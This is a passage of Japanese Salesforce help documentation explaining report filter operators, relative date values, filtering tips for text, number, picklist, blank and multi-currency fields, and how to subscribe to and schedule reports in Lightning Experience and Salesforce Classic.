4. 結果に、年商が1000万ドルまたは上場している東京都の取引先がすべて含まれるようにするには、[追加] > [検索条件ロジック] をクリックして、「`1 AND (2 OR 3)`」と入力します。
5. 表形式レポートの結果数を 10 に制限するには、[追加] > [行制限] をクリックして、「10」と入力します。並び替え項目と並び替え順を選択します。[OK] をクリックします。

[レポート実行] をクリックすると、結果として、10 行に売上高が 1000 万ドルを超える東京都の上場企業が表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートを作成、編集、および削除する
- 「レポートの作成とカスタマイズ」
  AND
  「レポートビルダー」

関連トピック:

検索条件種別リファレンス
レポートの結果の制限

検索条件の演算子リファレンス

検索条件内の演算子はセンテンス内の動詞に似ています。演算子で、検索条件間の関係を指定します。リストビュー、レポート、ダッシュボード、および一部のカスタム項目に検索条件を設定するときには、次の検索条件演算子のリストを参照してください。

演算子	使用方法
次の文字列と一致する	完全一致を求める場合に使用します。例:「作成」「次の文字列と一致する」「今日」。
<	入力した値より小さい結果を求める場合に使用します。たとえば、「目標」「<」「20000」と入力すると、目標項目が 0 ～ 19,999.99 の範囲に含まれるレコードが返されます。
>	入力した値を超える結果を求める場合に使用します。たとえば、「目標」「>」「20000」と入力すると、目標額が 20,000.01 以上のレコードが返されます。

演算子	使用方法
＜＝	入力した値に等しいかそれより小さい結果を求める場合に使用します。
＞＝	入力した値に等しいかそれより大きい結果を求める場合に使用します。
次の文字列と一致しない	入力した値を含まない結果を表示します。この演算子は、空の項目を除外する場合に役立ちます。例:「メール」「次の文字列と一致しない」「<空白>」。
次の文字列を含む	入力した検索文字列を含み、さらに他の情報を含んでいる場合もある結果を求める場合に使用します。たとえば、「取引先」「次の文字列を含む」「カリフォルニア」と入力すると、カリフォルニア旅行、カリフォルニアプロショップ、およびサーフカリフォルニアが表示されます。短い検索文字列を入力すると、より長い単語に一致する場合があります。たとえば、「取引先」「次の文字列を含む」「プロ」と入力すると、カリフォルニアプロショップやプロモーションコーポレーションが表示されます。この演算子では、大文字と小文字は区別されません。
次の文字列を含まない	入力した文字列を含まないレコードを除外します。例:「町名・番地 2(郵送先)」「次の文字列を含まない」「私書箱」。 メモ: 検索条件を積み上げ集計項目で指定すると、[次の文字列を含まない] はカンマ区切り値で「OR」ロジックを使用します。リストビュー、レポート、およびダッシュボードでは、[次の文字列を含まない] は「AND」ロジックを使用します。 この演算子では、大文字と小文字は区別されません。
次の文字列で始まる	値の先頭の文字列がわかっていて、完全な文字列がわからない場合に使用します。この演算子では、「次の文字列を含む」よりも検索結果が絞り込まれます。たとえば、「取引先」「次の文字列で始まる」「カリフォルニア」と入力すると、カリフォルニア旅行、カリフォルニアプロショップは表示されますが、サーフカリフォルニアは表示されません。
次の文字列を含む	複数選択リストを選択項目として選択する場合に使用できます。この演算子を使用して、入力した 1 つ以上の値を含むレコードを検索します。 たとえば、「興味」「次の値を含む」「ホッケー」,「サッカー」,「野球」と入力した場合、選択した「ホッケー」のみを持つレコード、および入力した 2 つまたは 3 つの値を持つレコードが表示されます。値の部分一致は結果に含まれません。
次の値を含まない	複数選択リストを選択項目として選択する場合に使用できます。この演算子を使用して、入力したどの値も含まないレコードを検索します。 たとえば、「興味」「次の値を含まない」「ワイン」,「ゴルフ」と入力した場合、選択リスト値以外の値を含むレコード (空白レコードを含む) がレポートに表示されます。値の部分一致は結果に含まれません。
次の値の間	ダッシュボード検索条件にのみ使用できます。値の範囲を絞り込むときに使用します。各範囲に対して絞り込みを行い、最小値以上かつ最大値未満の結果を返します。 たとえば、「従業員数 次の値の間 100 と 500」と入力した場合、結果には、従業員が 100 人から 499 人の取引先が含まれます。従業員が 500 人の取引先は結果に含まれません。

相対日付検索条件の参照

相対日付検索条件を使用すると、人の話し言葉に似たわかりやすい構文を使用して日付項目で絞り込むことができます。

たとえば、`Close Date greater than Jan 1, 2016` で絞り込む代わりに、`Close Date equals this year` のように相対日付を使用して絞り込みます。

メモ: 相対日付検索条件の演算子の大文字と小文字は考慮されません。今年、今年、および *this year* のどれも同様に機能します。

相対日付値	範囲
昨日	昨日の 12:00:00 AM から、その 24 時間後までが指定されます。
今日	本日の 12:00:00 AM から、その 24 時間後までが指定されます。
明日	翌日の 12:00:00 AM から、その 24 時間後までが指定されます。
先週	先週の最初の日の 12:00:00 AM から、その 7 日後までが指定されます。
今週	今週の最初の日の 12:00:00 AM から、その 7 日後までが指定されます。
来週	来週の最初の日の 12:00:00 AM から、その 7 日後までが指定されます。
過去 *n* 週間	*n* 週間前の週の最初の日の 12:00:00 AM から先週の最終日の 11:59 PM までが指定されます。
翌 *n* 週間	翌週の最初の日の 12:00:00 AM から *n* × 7 日間が指定されます。
n 週前	*n* 週間前の週の最初の日の 12:00:00 AM から 7 日間が指定されます。
先月	先月の最初の日の 12:00:00 AM から、その月のすべての日が指定されます。
今月	今月の最初の日の 12:00:00 AM から、その月のすべての日が指定されます。
翌 *n* か月	来月 1 日の 12:00:00 AM から、*n* か月後の月末日までのすべての日が指定されます。
過去 *n* か月	*n* か月前の月の最初の日の 12:00:00 AM から先月の最終日の 11:59 PM までが指定されます。
n か月前	*n* か月前の月の最初の日の 12:00:00 AM から、その月のすべての日が指定されます。
来月	来月の最初の日の 12:00:00 AM からその月のすべての日が指定されます。

相対日付値	範囲
過去 90 日間	**本日の 90 日前の 12:00:00 AM から、現在 (秒) までが指定されます (範囲には本日も含まれます)。**
翌 90 日間	**翌日の 12:00:00 AM から、その 90 日後までが指定されます (範囲には本日は含まれません)。**
過去 *n* 日間	**本日の *n* 日前の 12:00:00 AM から、現在 (秒) までが指定されます (範囲には本日も含まれます。この日付値を使用すると、*n + 1* 日前から本日までのレコードが含まれます)。**
翌 *n* 日間	**翌日の 12:00:00 AM から、*n* 日間が指定されます (範囲には本日は含まれません)。**
***n* 日前**	***n* 日前の 12:00:00 AM から 24 時間が指定されます (範囲には本日は含まれません)。**
前四半期	**前カレンダー四半期最初の日の 12:00:00 AM から、その四半期の終わりまでが指定されます。**
当四半期	**当カレンダー四半期最初の日の 12:00:00 AM から、その四半期の終わりまでが指定されます。**
翌四半期	**翌カレンダー四半期最初の日の 12:00:00 AM から、その四半期の終わりまでが指定されます。**
過去 *n* 四半期	***n* 四半期前のカレンダー四半期最初の日の 12:00:00 AM から、前カレンダー四半期の終わりまでが指定されます (範囲には当期は含まれません)。**
翌 *n* 四半期	**翌カレンダー四半期最初の日の 12:00:00 AM から、*n* 期後のカレンダー四半期の終わりまでが指定されます (範囲には当期は含まれません)。**
***n* 四半期前**	***n* カレンダー四半期前のカレンダー四半期最初の日の 12:00:00 AM から、その四半期の終わりまでが指定されます。**
昨年	**昨年の 1 月 1 日 12:00:00 AM から、その年の 12 月 31 日の終わりまでが指定されます。**
今年	**今年の 1 月 1 日 12:00:00 AM から、その年の 12 月 31 日の終わりまでが指定されます。**
来年	**来年の 1 月 1 日 12:00:00 AM から、その年の 12 月 31 日の終わりまでが指定されます。**
***n* 年前**	***n* カレンダー年前の 1 月 1 日 12:00:00 AM から、その年の 12 月 31 日の終わりまでが指定されます。**
過去 *n* 年間	***n+1* 年前の 1 月 1 日 12:00:00 a.m. から開始します。範囲は今年より 1 年前の 12 月 31 日に終了します。**

相対日付値	範囲
翌 *n* 年間	来年の 1 月 1 日 12:00:00 AM から、*n* 年後の 12 月 31 日の終わりまでが指定されます。
前会計四半期	直前の会計四半期の最初の日の 12:00:00 AM から、その会計四半期の最終日までが指定されます。会計四半期は、[設定]の[会計年度]ページで定義されます。 メモ: モバイルカスタムビューを作成するとき、会計日付項目のリテラル値はいずれもサポートされません。
当会計四半期	現在の会計四半期の最初の日の 12:00:00 AM から、その会計四半期の最終日の終わりまでが指定されます。会計四半期は、[設定] の [会計年度] ページで定義されます。
翌会計四半期	直後の会計四半期の最初の日の 12:00:00 AM から、その会計四半期の最終日までが指定されます。(範囲には当期は含まれません)。会計四半期は、[設定] の [会計年度] ページで定義されます。
過去 *n* 会計四半期	*n* 期前の会計四半期の最初の日の 12:00:00 AM から、当期の直前の会計四半期の最終日の終わりまでが指定されます(範囲には現在の会計四半期は含まれません)。会計四半期は、[設定] の [会計年度] ページで定義されます。
翌 *n* 会計四半期	直後の会計四半期の最初の日の 12:00:00 AM から、*n* 期後の会計四半期の最終日の終わりまでが指定されます(範囲には現在の会計四半期は含まれません)。会計四半期は、[設定] の [会計年度] ページで定義されます。
n 会計四半期前	*n* 会計四半期前の会計四半期最初の日の 12:00:00 AM から、その会計四半期の最終日の終わりまでが指定されます。
前会計年度	直前の会計年度の最初の日の 12:00:00 AM から、その会計年度の最終日の終わりまでが指定されます。会計四半期は、[設定] の [会計年度] ページで定義されます。
当会計年度	現在の会計年度の最初の日の 12:00:00 AM から、その会計会計年度の最終日の終わりまでが指定されます。会計四半期は、[設定] の [会計年度] ページで定義されます。
翌会計年度	直後の会計年度の最初の日の 12:00:00 AM から、その会計年度の最終日の終わりまでが指定されます。会計四半期は、[設定] の [会計年度] ページで定義されます。
過去 *n* 会計年度	*n* 年前の会計年度の最初の日の 12:00:00 AM から、現在の直前の会計年度の最終日の終わりまでが指定されます(範囲には現在の会計年度は含まれません)。会計四半期は、[設定] の [会計年度] ページで定義されます。

相対日付値	範囲
翌 *n* 会計年度	直後の会計年度の最初の日の 12:00:00 AM から、*n* 期後の会計年度の最終日の終わりまでが指定されます(範囲には現在の会計年度は含まれません)。会計四半期は、[設定] の [会計年度] ページで定義されます。
n 会計年度前	*n* 会計年度前の会計年度最初の日の 12:00:00 AM から、その会計年度の最終日の終わりまでが指定されます。

項目と値の種別による条件検索に関する留意事項

テキスト項目、日付項目、数値、選択リスト値、空白または null 値で絞り込むときは、次のヒントを参考にしてください。

テキスト項目による条件検索

- 複数の値で絞り込むには、検索条件をカンマで区切ります。たとえば、東京、大阪、愛知のいずれかにいる取引先を検索する場合は、「*都道府県 次の文字列を含む 東京，大阪，愛知*」と入力します。
- 検索条件は大文字と小文字を区別しません。たとえば、「*ID を含む州*」を検索すると、「ID」に一致するすべての結果が返されますが、「id」を名前に含む「フロリダ」や「アイダホ」なども返されます。
- [説明]や[ソリューション詳細]など、標準ロングテキストエリア項目で絞り込む場合は、項目の先頭の 1000 文字だけが検索に使用されます。カスタムロングテキストエリア項目でレポートを絞り込むことはできません。リストビューのカスタムロングテキストエリア項目では、先頭の 255 文字だけが表示されます。

日付項目による条件検索

- 日付を入力する場合は、［ロケール］の設定で規定されている形式で入力します。[今日]、[来週]、[来年]、[過去 N 日間] などの特別な日付値も使用できます。

数値による条件検索

- カンマを含む数値やその他のデータは、引用符で囲みます。たとえば、「*金額 次の文字列と一致する "10,000"*」と指定すると金額が$10,000のレコードが返されますが、「*金額 次の文字列と一致する 10,000*」と指定すると金額が $10,000、$10 および $0 のレコードが返されます。
- 電話番号を検索する場合は、「*電話 次の文字列で始まる (561)*」のように、電話番号の形式を正確に入力します。

選択リスト値による条件検索

- 複数選択の選択リスト項目で検索する場合、値の間にセミコロンを入れて完全一致を指定します。

  たとえば、「次の文字列と一致する」を選択し、2つの値の間にセミコロンを入れると、指定した両方の値を含み、その他の値は一切含まないレコードが検索されます。

- 組織でレコードタイプを使用している場合は、ルックアップダイアログに、すべてのレコードタイプに適用される選択リスト値が表示されます。これらの検索条件に対して、「次の文字列と一致する」または「次の文字列と一致しない」演算子を使用します。

  メモ: 検索条件として使用する選択リスト値のラベルを変更すると、その選択リスト値は自動的に検索条件から削除されます。たとえば、レポートに「*[リードソース] [次の文字列と一致する] [Web]*」という検索条件がある場合に、選択リスト値「Web」を「参照元」に変更すると、レポートの検索条件は「*リードソース 次の文字列と一致する メール*」に変わります。検索条件に選択値が 1 つしか指定されていない場合にその値を変更すると、その値は引き続き検索条件に表示されますが、エラーメッセージが表示されます。

空白または null 値による条件検索

- 数値を持つ項目で「<」、「>」、「<=」、または「>=」演算子を使用するとき、値が空白または「null」であるレコードは、値がゼロ (0) であるものとして返されます。たとえば、「*年間売上 < 100000*」という条件を持つ取引先に対してワークフロールールまたはリードの割り当てルールを作成した場合、[年間売上] が空白である取引先レコードは条件に一致します。

  ただし、項目値が空白であるレコードは、レポート検索条件、カスタムリストビュー、および (取引先をテリトリーに割り当てている) 取引先割り当てルールの値が一致しているとはみなされません。

- 特定の項目が空白か、項目に「null」値が含まれているデータだけをレポートに表示する場合は、対象となる項目および「次の文字列と一致する」か「次の文字列と一致しない」演算子を選択し、検索条件値を空白のままにします。たとえば、「*金額 次の文字列と一致する*」と指定すると、金額の項目が空白のレコードが返されます。空白の値の検索と他の指定値の検索を、同時に実行することができます。たとえば、「*金額 次の文字列と一致する 1,,2*」と指定すると、[金額] が空白か、値が「1」または「2」となっているレコードが返されます。

関連トピック:

検索条件に指定する相対日付値

マルチ通貨での検索のヒント

組織でマルチ通貨を使用している場合の通貨項目の検索のヒント

組織でマルチ通貨を使用している場合に、より効果的な条件を作成するには、次の手順を実行します。

- 特定の通貨の項目を検索するには、[通貨] 項目を使用します。たとえば、「*商談通貨 次の文字列と一致する AUD*」と入力すると、金額をオーストラリアドルで表示する商談が検索されます。
- 金額の前に通貨コードを付けて、「*[年間売上] > [USD 50000000]*」のように入力します。

  通貨コードを指定しないと、すべての金額はユーザの通貨単位であるとみなされます。たとえば、ユーザの通貨が米国ドルである場合、「*年間売上 > 50000000*」と入力した場合は、50,000,000 米国ドルを意味します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザの通貨が無効な場合、マスタ通貨が使用されます。

[設定] から、[クイック検索] ボックスに「*通貨の管理*」と入力し、[通貨の管理] を選択して、通貨コードを取得します。

- すべての金額はマスタ通貨に変換されて比較されます。たとえば、「`[年間売上] > [USD 50000000]`」と入力すると、売上金額が 5,000 万米国ドルより大きい取引先が検索されます。これには、売上金額が 1 億 4 千万オーストラリアドルの取引先が含まれます (変換レートを 1.9 と仮定すると、6 千万米国ドルに相当)。
- レポートの金額はそれぞれのオリジナルの通貨で表示され、レポートの合計金額は個人設定の通貨で表示されます。[表示] > [通貨] をクリックして、レポートの合計に使用する通貨を変更できます。すべての金額に対して、「換算値」列を表示するように選択できます (「年間売上 (換算値)」など)。換算値列には、[次の通貨で表示する] ドロップダウンリストから選択した通貨で金額が表示されます。

関連トピック:

項目と値の種別による条件検索に関する留意事項

レポートのスケジュールと登録

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レポートのスケジュールと登録を行い、手動でレポートを実行せずに、最も関心のある総計値について常に情報を把握するための通知を受信します。Lightning Experience でのレポート登録により、必要なときに最新のレポートが受信箱に届くようになります。Salesforce Classic で、レポート通知をトリガする条件を指定できます。

1. Lightning Experience で更新されたレポート結果の受信登録

   Lightning Experience では、レポートを最大 5 個まで登録でき、更新されたレポート結果を設定した日、週、または月単位のスケジュールどおりにメールで受信できます。

2. Salesforce Classic でのレポート通知の受信登録

   Salesforce Classic で、最も関心のある総計値が特定の条件を満たすと、レポート通知を定期的に受信するレポートを登録します。通知をトリガする条件を設定し、Salesforce1 通知、Chatter、メールのいずれで通知を受信するかを指定します。

3. Salesforce Classic でのレポートのスケジュール

   毎日、毎週、または毎月、レポートが自動的に実行され、その結果を参照する必要のあるユーザに自動的に送信されるように設定すれば、自分でログインし、レポートを開始するよう覚えておく必要がなくなります。

Lightning Experience で更新されたレポート結果の受信登録

Lightning Experience では、レポートを最大 5 個まで登録でき、更新されたレポート結果を設定した日、週、または月単位のスケジュールどおりにメールで受信できます。

たとえば、毎週月曜日の朝、デスクに着いたら、ケースの概要レポートを実行してケースの優先度を判断します。レポートを手動で実行する代わりに、レポートを登録し、毎週月曜日の朝の午前 8:00 にメールで受信できるようにします。

1. [レポート] タブまたはレポート実行ページから、[▼] > [登録] をクリックします。
   レポートをすでに登録していて、スケジュールを変更する場合、レポートの [登録] を再度クリックします。
2. [登録の編集] モーダルから、登録スケジュールを設定します。
   チームがその日にクローズしたケースを確認するには、ケースレポートを毎日午後 5:00 に受信します。
3. [保存] をクリックします。
4. 通知を受信する準備が完了したら、登録が有効であることを確認します。
5. [保存] をクリックします。

レポート登録が開始されます。設定したスケジュールに従ってレポート結果のメール受信を開始してください。

エディション

使用可能なエディション: Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Lightning Experience でレポートを登録する
- 「レポートの登録」

Salesforce Classic でのレポート通知の受信登録

Salesforce Classic で、最も関心のある総計値が特定の条件を満たすと、レポート通知を定期的に受信するレポートを登録します。通知をトリガする条件を設定し、Salesforce1 通知、Chatter、メールのいずれで通知を受信するかを指定します。

たとえば、未解決の問題のレポートを登録し、未解決の問題が 20 件を超えた場合に毎朝通知を受信することができます。最大 5 個のレポートの通知を登録できます。

メモ: 保存されていないレポートの場合、レポート通知は使用可能なオプションとして表示されません。登録する前にレポートを保存してください。

個人用レポート通知は、条件を指定せずにレポートを指定の時間にメールで送信できる実行のスケジュール機能には関連していません。メールで送信されるレポートをスケジュールするには、[レポート実行] ドロップダウンメニューから [実行のスケジュール] を選択します。

1. [レポート実行] ページで、[登録] をクリックします。
2. [レポートの登録] ページで、条件が満たされるたびに通知を受信するか、初回のみに通知を受信するかを選択します。
3. 各条件の集計、演算子、値の 3 つを指定します。

   たとえば、合計金額が 100 万ドル未満の場合に通知がトリガされるようにします。

   - 集計 – 条件の基本となる総計値。レコード件数、平均値、最小値、最大値、合計値のいずれかを使用できます。
   - 演算子 – 比較の基本 (等号、不等号、より大きいなど)。
   - 値 – 比較するために集計する数値。

   レポートの実行時に条件が評価され、すべての条件に合致すると通知が送信されます (レポートあたり最大 5 つの条件)。
4. 条件を評価する頻度 (平日、毎日、毎週) と時間をスケジュールします。

   たとえば、平日の午前 7 時にレポートを実行します。
5. 通知種別を 1 つ以上選択します。
   - Salesforce1 アプリケーション内通知を送信する。
   - Chatter に投稿する。
   - メール通知を送信する。
   - カスタム Apex アクション (ToDo の作成やケースのエスカレーションなど) を実行する。

     カスタム Apex クラスの作成についての詳細は、*『Apex 開発者ガイド』* を参照してください。
6. 通知を受信する準備が完了したら、登録が有効であることを確認します。
7. [保存] をクリックして、通知をスケジュールします。

エディション

使用可能なエディション: Salesforce Classic


使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce Classic でレポートを登録する
- 「レポート実行」

Salesforce Classic レポート通知登録を有効化または無効化する
- 「アプリケーションのカスタマイズ」

例: レポートは、平日の午前 7 時に実行されるようにスケジュールされています。合計値が 1,000,000 よりも小さい場合、Salesforce1 通知が送信され、Chatter 投稿が作成されます。



関連トピック:

Salesforce Classic でのレポートのスケジュール

Salesforce1 モバイルアプリケーション通知

Salesforce Classic でのレポートのスケジュール

毎日、毎週、または毎月、レポートが自動的に実行され、その結果を参照する必要のあるユーザに自動的に送信されるように設定すれば、自分でログインし、レポートを開始するよう覚えておく必要がなくなります。

1. レポートの更新のスケジュール設定
   レポートを日、週、または月単位で実行するようにスケジュールします。レポートの HTML バージョンを組織のユーザにメール送信できます。
2. レポートのスケジュールの表示
   [スケジュールレポート] ページまたは [レポート] タブで、レポートのスケジュールを表示します。[設定] で組織のすべてのレポートスケジュールを表示します。
3. レポートのスケジュールの管理
   [スケジュールレポート]ページで、スケジュール済みレポートを作成、変更、表示、または削除します。
4. レポートのスケジュールの変更
   [スケジュールレポート] ページで、すでにスケジュールされたレポートに変更を加えます。
5. レポートのスケジュールの削除
   スケジュール済みレポートを選択し、スケジュールを解除して実行スケジュールを削除します。
6. レポートのスケジュールのヒント
   レポートをスケジュールするときに留意する、タイミング、制限、およびメール通知に関するいくつかのヒントです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートをスケジュールする
- 「レポートのスケジュール」

関連トピック:

- レポートの更新のスケジュール設定
- レポートのスケジュールの変更
- レポートのスケジュールの削除
- レポートのスケジュールの管理
- レポートのスケジュールのヒント
- レポートのスケジュールの表示
- Salesforce Classic でのレポート通知の受信登録

レポートの更新のスケジュール設定

レポートを日、週、または月単位で実行するようにスケジュールします。レポートの HTML バージョンを組織のユーザにメール送信できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートをスケジュールする
- 「レポートのスケジュール」

1. [レポート] タブで、レポート名をクリックします。
2. [レポート実行] ドロップダウンメニューから [実行のスケジュール] をクリックします。

   新規レポートを作成する場合、スケジュールする前に、レポートをフォルダに保存するように求められます。レポートフォルダがグループで共有されている場合、グループ全体でしかレポートをスケジュールできません。個々のグループメンバーのレポートをスケジュールするには、レポートフォルダをそのメンバーと共有します。
3. [スケジュールレポート] ページで、レポートが保存されているフォルダにアクセスできる実行ユーザを指定します。

   実行ユーザのアクセス権によって、ポータルユーザを含む他のユーザがスケジュールされたレポートの実行結果を受け取ったときに表示される内容が決定します。つまり、すべてのユーザが全項目を参照できるわけではなく、実行ユーザは他のユーザが参照できない項目を参照できる場合があります。送信されたレポートには、実行ユーザが参照できて、他のユーザが参照できない項目が示されます。自分以外の実行ユーザを指定するには、「すべてのデータの参照」権限が必要です。

   メモ: 実行ユーザが無効になると、レポートが実行されません。Salesforce から、ユーザを有効にするか、レポートスケジュールを削除するか、または実行ユーザを有効な実行ユーザに変更するよう求めるメール通知が送信されます。Salesforce からの通知は、「ユーザの管理」権限、「すべてのデータの編集」権限、および「請求情報の管理」権限を持つユーザに送信されます。これらのすべてのユーザ権限を持つユーザがいない場合は、Salesforce から「ユーザの管理」権限と「すべてのデータの編集」権限を持つユーザに通知が送信されます。
4. メール設定を選択します。

選択	To
自分に送信	ユーザプロファイルで指定した自分のメールアドレスにレポートを送信します。
自分か他のユーザまたはその両方に送信	他のユーザにもレポートを送信します。

   レポートは、Salesforceユーザレコードに記載されているメールアドレスにのみ送信できます。ポータルユーザがメールで送信されたレポートを受信すると、レポートスケジュールで設定された実行ユーザと同じデータが表示されます。共有したくない情報がある場合は、ポータルユーザを実行ユーザとして指定して、レポートの実行をスケジュールします。

   メモ: ポータルユーザは、［ポータルユーザへのレポートとダッシュボードの送信を許可］オプションが有効な場合にのみ、レポートとダッシュボードの更新メール通知を受け取ります。
5. レポートを実行する頻度、期間、および時間を設定します。

- ［頻度］項目で、［毎日］、［毎週］、または［毎月］を選択して、頻度の条件を指定します。
- ［開始］および［終了］項目で、レポートのスケジュールの日付範囲を指定します。現在の日付を入力するには、日付を示すリンクをクリックします。
- ［希望開始時刻］の横にある [選択可能なオプション] をクリックして、開始時刻を選択します。

他のユーザが、すでにその時刻をレポートスケジュール時刻として選択している場合には、その希望開始時刻を選択できない場合があります。

6. [レポートスケジュールを保存] をクリックします。選択できるオプションは、次のとおりです。

選択	To
このスケジュールでレポートの変更を保存	レポートのスケジュールとレポートに行った変更を保存します。
レポートの変更を破棄	スケジュールのみを保存します。レポートに行った変更は、破棄されます。

レポート受信者は、メールで送信されたレポート上でレポート名をクリックして、Salesforceにログインし、レポートを直接参照できます。

関連トピック:

レポートのスケジュールの管理

レポートの実行

レポートのスケジュールの表示

[スケジュールレポート]ページまたは[レポート]タブで、レポートのスケジュールを表示します。[設定]で組織のすべてのレポートスケジュールを表示します。

- [レポート]タブでレポートのスケジュールを表示するには、スケジュール 列の ✔ にマウスを合わせます。

  そうすると、頻度と次の実行の日付が表示されます。

  「レポートのスケジュール」権限を持たないユーザは、このアイコンと情報を参照できません。

- [スケジュールレポート]ページでレポートの実行スケジュールを表示する手順は、次のとおりです。

  1. [レポート]タブでスケジュール済みレポート名をクリックします。
  2. [レポート実行]ドロップダウンメニューから[実行のスケジュール]をクリックします。

- 組織のすべてのスケジュール済みレポートを表示するには、[設定]から、[クイック検索]ボックスに「*スケジュール済みジョブ*」と入力し、[スケジュール済みジョブ]を選択します。

  「設定・定義を参照する」権限を持っているユーザのみがこの情報を参照できます。

関連トピック:

レポートのスケジュールの管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートをスケジュールする

- 「レポートのスケジュール」

組織にあるすべてのスケジュール済みレポートを表示する

- 「設定・定義を参照する」

レポートのスケジュールの管理

[スケジュールレポート]ページで、スケジュール済みレポートを作成、変更、表示、または削除します。

[スケジュールレポート] ページでは、次の操作を実行できます。

- 新規または既存のレポートの実行をスケジュールし、その結果を他のユーザに送信する。
- 以前にスケジュールされたレポートのスケジュールを変更する。
- 組織のすべてのレポートのスケジュール済みジョブを参照するか、選択された 1 つのレポートのスケジュールを参照する。
- 選択されたレポートの実行スケジュールを削除する。

追加のスケジュール済みレポートを購入できます。

関連トピック:

レポートの更新のスケジュール設定

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートをスケジュールする
- 「レポートのスケジュール」

スケジュール済みレポートの実行を削除する
- 「すべてのデータの編集」

レポートのスケジュールの変更

[スケジュールレポート]ページで、すでにスケジュールされたレポートに変更を加えます。

1. [レポート] タブで、スケジュール済みのレポートの名前をクリックします。
2. [レポート実行] ドロップダウンメニューから [実行のスケジュール] をクリックします。
3. [スケジュールレポート] ページで必要な変更を加えます。
4. [レポートスケジュールを保存] をクリックします。

関連トピック:

レポートのスケジュールの管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートをスケジュールする
- 「レポートのスケジュール」

レポートのスケジュールの削除

スケジュール済みレポートを選択し、スケジュールを解除して実行スケジュールを削除します。

1. [レポート] タブで、スケジュール済みのレポートの名前をクリックします。
2. [レポート実行] ドロップダウンメニューから [実行のスケジュール] をクリックします。
3. [レポートのスケジュールを解除] をクリックします。

   レポートの実行スケジュールはキャンセルされますが、ごみ箱には送信されません。

関連トピック:

レポートのスケジュールの管理

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

レポートをスケジュールする
- 「レポートのスケジュール」

スケジュール済みレポートの実行を削除する
- 「すべてのデータの編集」

レポートのスケジュールのヒント

レポートをスケジュールするときに留意する、タイミング、制限、およびメール通知に関するいくつかのヒントです。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

レポート実行のスケジュール

- [レポート] タブで、スケジュール列 ( ) の ✔ にマウスを合わせ、レポートのスケジュールを表示します。「レポートのスケジュール」権限を持たないユーザは、このアイコンと情報を参照できます。
- 結合レポートにスケジュールを作成することはできません。
- 組織のスケジュール済みレポートは、200 個までに制限されています。毎日の制限は、エディションによって異なります。追加のスケジュール済みレポートを購入できます。
